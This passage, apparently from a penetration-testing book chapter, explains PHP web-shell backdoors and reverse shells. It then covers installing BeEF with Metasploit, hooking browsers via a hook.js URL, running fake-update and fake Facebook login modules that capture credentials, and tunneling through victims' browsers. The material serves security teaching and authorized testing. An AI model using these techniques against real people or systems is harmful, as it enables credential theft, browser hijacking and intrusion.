


Figure 7.33: Successfully running the commands on the target as a high-privilege user through the backdoor

The web shell can also be used to establish a reverse shell connection back to the tester, using either `netcat` or the Metasploit framework as the local listener. This can be utilized to attack further inside the network by escalating privileges horizontally and vertically.

Unfortunately, the Weevely backdoors will work only in PHP versions lower than 7.2.x. If the target website is running 7.3 to 8.x, attackers can leverage the readily available backdoor that can be

downloaded from https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/tree/main/Chapter%2007/backdoor.php and upload the file to the same location as we did in *Figure 7.32*. We should now be able to see the backdoor working, as shown in *Figure 7.34*:

Figure 7.34: Running a backdoor on the latest versions of PHP

The Browser Exploitation Framework (BeEF)

BeEF is an exploitation tool that focuses on a specific client-side application and the web browser. BeEF allows an attacker to inject JavaScript code into vulnerable HTML code using an attack such as XSS or SQL injection. This exploit code is known as a **hook**. A compromise is achieved when the hook is executed by the browser. The browser (**zombie**) connects back to the BeEF application, which serves JavaScript commands or modules to the browser.

BeEF's modules perform tasks such as the following:

- Fingerprinting and the reconnaissance of compromised browsers. It can also be used as a platform to assess the presence of exploits and their behavior under different browsers.

* * *

Note that BeEF allows us to hook multiple browsers on the same client, as well as multiple clients across a domain, and then manage them during the exploitation and post-exploitation phases.

- Fingerprinting the target host, including the presence of virtual machines.

- Detecting software on the client (Internet Explorer only) and obtaining a list of the directories in the `Program Files` and `Program Files (x86)` directories. This may identify other applications that can be exploited to consolidate our hold on the client.
- Taking photos using the compromised system's webcam; these photos have a significant impact on reports.
- Conducting searches of the victim's data files and stealing data that may contain authentication credentials (clipboard content and browser cookies) or other useful information.
- Implementing browser keystroke logging.
- Conducting network reconnaissance using ping sweeps and fingerprint network appliances and scanning for open ports.
- Launching attacks from the Metasploit framework.
- Using the tunneling proxy extension to attack the internal network using the security authority of the compromised web browser.

Because BeEF is written in Ruby, it supports multiple operating systems (Linux, Windows, and macOS). More importantly, it is easy to customize new modules in BeEF and extend its functionality.

Installing and configuring BeEF

BeEF is not installed by default in Kali distributions. It can be directly downloaded from https://github.com/beefproject/beef. This application can be installed in three simple steps:

1. Run `sudo git clone https://github.com/beefproject/beef` in the terminal
2. Change the folder with `cd beef`
3. Install the dependencies and all relevant packages by running `sudo ./install` from the terminal
4. Finally, run `sudo bundle install` to install the relevant Ruby gems and packages

If testers receive any error messages during the BeEF installation (*step 3*), particularly relating to unmet dependencies such as `libgcc-9-dev`, it is recommended that they add the following repositories to the `/etc/apt/sources.list` file, then run `sudo apt update`, and finally, execute `sudo ./install`:

```
deb http://http.kali.org/kali kali-last-snapshot main non-free contrib
```

```
deb http://http.kali.org/kali kali-experimental main non-free contrib
```

```
deb-src http://http.kali.org/kali kali-rolling
main non-free contrib
```

By default, BeEF is not integrated with the Metasploit framework. To integrate BeEF, you will need to perform the following steps:

1. Edit the main configuration file located in the same folder where you downloaded/cloned BeEF and open `config.yaml` with `sudo` privileges to edit the contents. The BeEF application will not launch if the username and password are not changed, so it is recommended that testers change the default credentials as the first step, as seen in *Figure 7.35*:




Figure 7.35: Changing the default credentials of the BeEF application

2. Edit the file located at `/Beef/extensions/metasploit/config.yml`. By default,

everything is set to localhost (`127.0.0.1`). In case you're running the Metasploit service over a LAN, you will need to edit the `host`, `callback_host`, and `os 'custom', path` lines to include your IP address and the location for the Metasploit framework. A correctly edited `config.yml` file is shown in *Figure 7.36*:




Figure 7.36: Configuring the BeEF extension with the Metasploit framework

3. Start `msfconsole`, and load the `msgrpc` module, as shown in *Figure 7.37*. Make sure that you include the password as well:




Figure 7.37: Allowing the MSGRPC service on the network IP with a custom password

4. Start BeEF by using the following command from the same location where the application is downloaded:

```
sudo ./beef
```

5. Confirm startup by reviewing the messages generated during program launch. They should indicate that a successful connection with Metasploit occurred, which will be accompanied by an indication that Metasploit exploits have been loaded. A successful program launch is shown in *Figure 7.38*:




Figure 7.38: Successful launch of the BeEF application

When you restart BeEF, use the `-x` switch to reset the database.

In this example, the BeEF server is running on `10.10.10.12` and the hook URL (the one that we want the target to activate) is `10.10.10.12:3000/hook.js`.

Most of the administration and management of BeEF is done via the web interface. To access the control panel, go to `http://<IP Address>:3000/ui/panel`.

Attackers should be taken to the following screenshot; the login credentials will be as entered in `config.yaml`:




Figure 7.39: Authenticating to the BeEF application

Understanding the BeEF browser

When the BeEF control panel is launched, it will present the **Getting Started** screen, featuring links to the online site as well as the demonstration pages that can be used to validate the various attacks. The BeEF control panel is shown in *Figure 7.40*:




Figure 7.40: BeEF browser following successful authentication

If you have hooked a victim, the interface will be divided into two panels:

- On the left-hand side of the panel, we have **Hooked Browsers**; the tester can see every connected browser listed with information about its host operating system, browser type, IP address, and installed plugins. Because BeEF sets a cookie to

identify victims, it can refer to this information and maintain a consistent list of victims.

- The right-hand side of the panel is where all of the actions are initiated, and the results are obtained. In the **Commands** tab, we see a categorized repository of the different attack vectors that can be used against hooked browsers. This view will differ based on the type and version of each browser.

BeEF uses a color-coding scheme to characterize the commands on the basis of their usability against a particular target. The colors used are as follows:

- **Green**: This indicates that the command module works against the target and should be invisible to the victim.
- **Orange**: This indicates that the command module works against the target, but it may be detected by the victim.
- **Gray**: This indicates that the command module is not yet verified against the target.
- **Red**: This indicates that the command module does not work against the target. It can be used, but its success is not guaranteed, and its use may be detected by the target.

Take these indicators with a grain of salt, since variations in the client environment can make some commands ineffective or may cause other unintended results.

To start an attack or hook a victim, we need to get the user to click on the hook URL, which takes the form of `<IP ADDRESS>:<PORT>/hook.js`. This can be achieved using a variety of means, including:

- The original XSS vulnerabilities
- Man-in-the-middle attacks (especially the ones using BeEF Shank, an ARP spoofing tool that specifically targets intranet sites on internal networks)
- Social engineering attacks, including the BeEF web cloner and mass emailer, a custom hook point with iFrame impersonation, or the QR code generator

Once the browser has been hooked, it is referred to as a zombie. Select the IP address of the zombie from the **Hooked Browsers** panel on the left-hand side of the command interface and then refer to the available commands.

In the example shown in the following screenshot, there are several different attacks and management options available for the hooked browser. One of the easiest attack options to use is the social engineering Clippy attack.

When **Clippy** is selected from **Module Tree** under **Commands**, a specific **Clippy** panel is launched on the far right, as shown in the following screenshot. It allows you to adjust the image, the text delivered, and the executable that will be launched locally if the victim clicks on the supplied link.

By default, the custom text informs the victim that their browser is out of date, offers to update it for them, downloads an executable (non-malicious), and then thanks the user for performing the upgrade. All of these options can be changed by the tester:




Figure 7.41: BeEF Clippy module

When Clippy is executed, the victim will see a message, as shown in *Figure 7.42*, on their browser:




Figure 7.42: Victim browser with the BeEF module Clippy message

This can be a very effective social engineering attack. When testing with clients, we have had success rates (the client downloaded a non-malicious indicator file) of approximately 70 percent.

One of the more interesting attacks is pretty theft, which asks users for their username and password for popular sites. For example, the pretty theft option for Facebook can be configured by the tester, as shown in *Figure 7.43*:




Figure 7.43: Pretty theft module for fake Facebook popup

When the attack is executed, the victim is presented with a popup that appears to be legitimate, as shown in *Figure 7.44*:




Figure 7.44: Victim's browser with a fake Facebook session timeout

In BeEF, the tester reviews the history log for the attack and can derive the username and password from the data field in the **Command results** column, as shown in *Figure 7.45*:




Figure 7.45: BeEF module pretty theft capturing the data entered by the victim

Another attack that can be quickly launched is old-fashioned phishing; once the browser is hooked to BeEF, it's fairly simple to redirect the users to an attacker-controlled website.

Using BeEF as a tunneling proxy

Tunneling is the process of encapsulating a payload protocol inside a delivery protocol, such as IP. Using tunneling, you can transmit incompatible protocols across a network, or you can bypass firewalls that are configured to block a particular protocol. BeEF can be configured to act as a tunneling proxy that mimics a reverse HTTP proxy—the browser session becomes the tunnel, and the hooked browser is the exit point. This configuration is extremely useful when an internal network has been compromised because the tunneling proxy can be used to do the following:

1. Browse authenticated sites in the security context (client-side SSL certificates, authentication cookies, NTLM hashes, and so on) of the victim's browser
2. Spider the hooked domain using the security context of the victim's browser
3. Facilitate the use of tools such as SQL injection

To use the tunneling proxy, select the hooked browser that you wish to target and right-click on its IP address. In the pop-up box, as shown in *Figure 7.46*, select the **Use as Proxy** option:




Figure 7.46: Activating a man-in-the-browser attack through proxy

Configure a browser to use the BeEF tunneling proxy as an HTTP proxy. By default, the address of the proxy is `127.0.0.1`, and the port is `6789`. Attackers can utilize the **Forge Request** and force the user to download payloads or ransomware from the attacker-controlled websites, as shown in *Figure 7.47*:

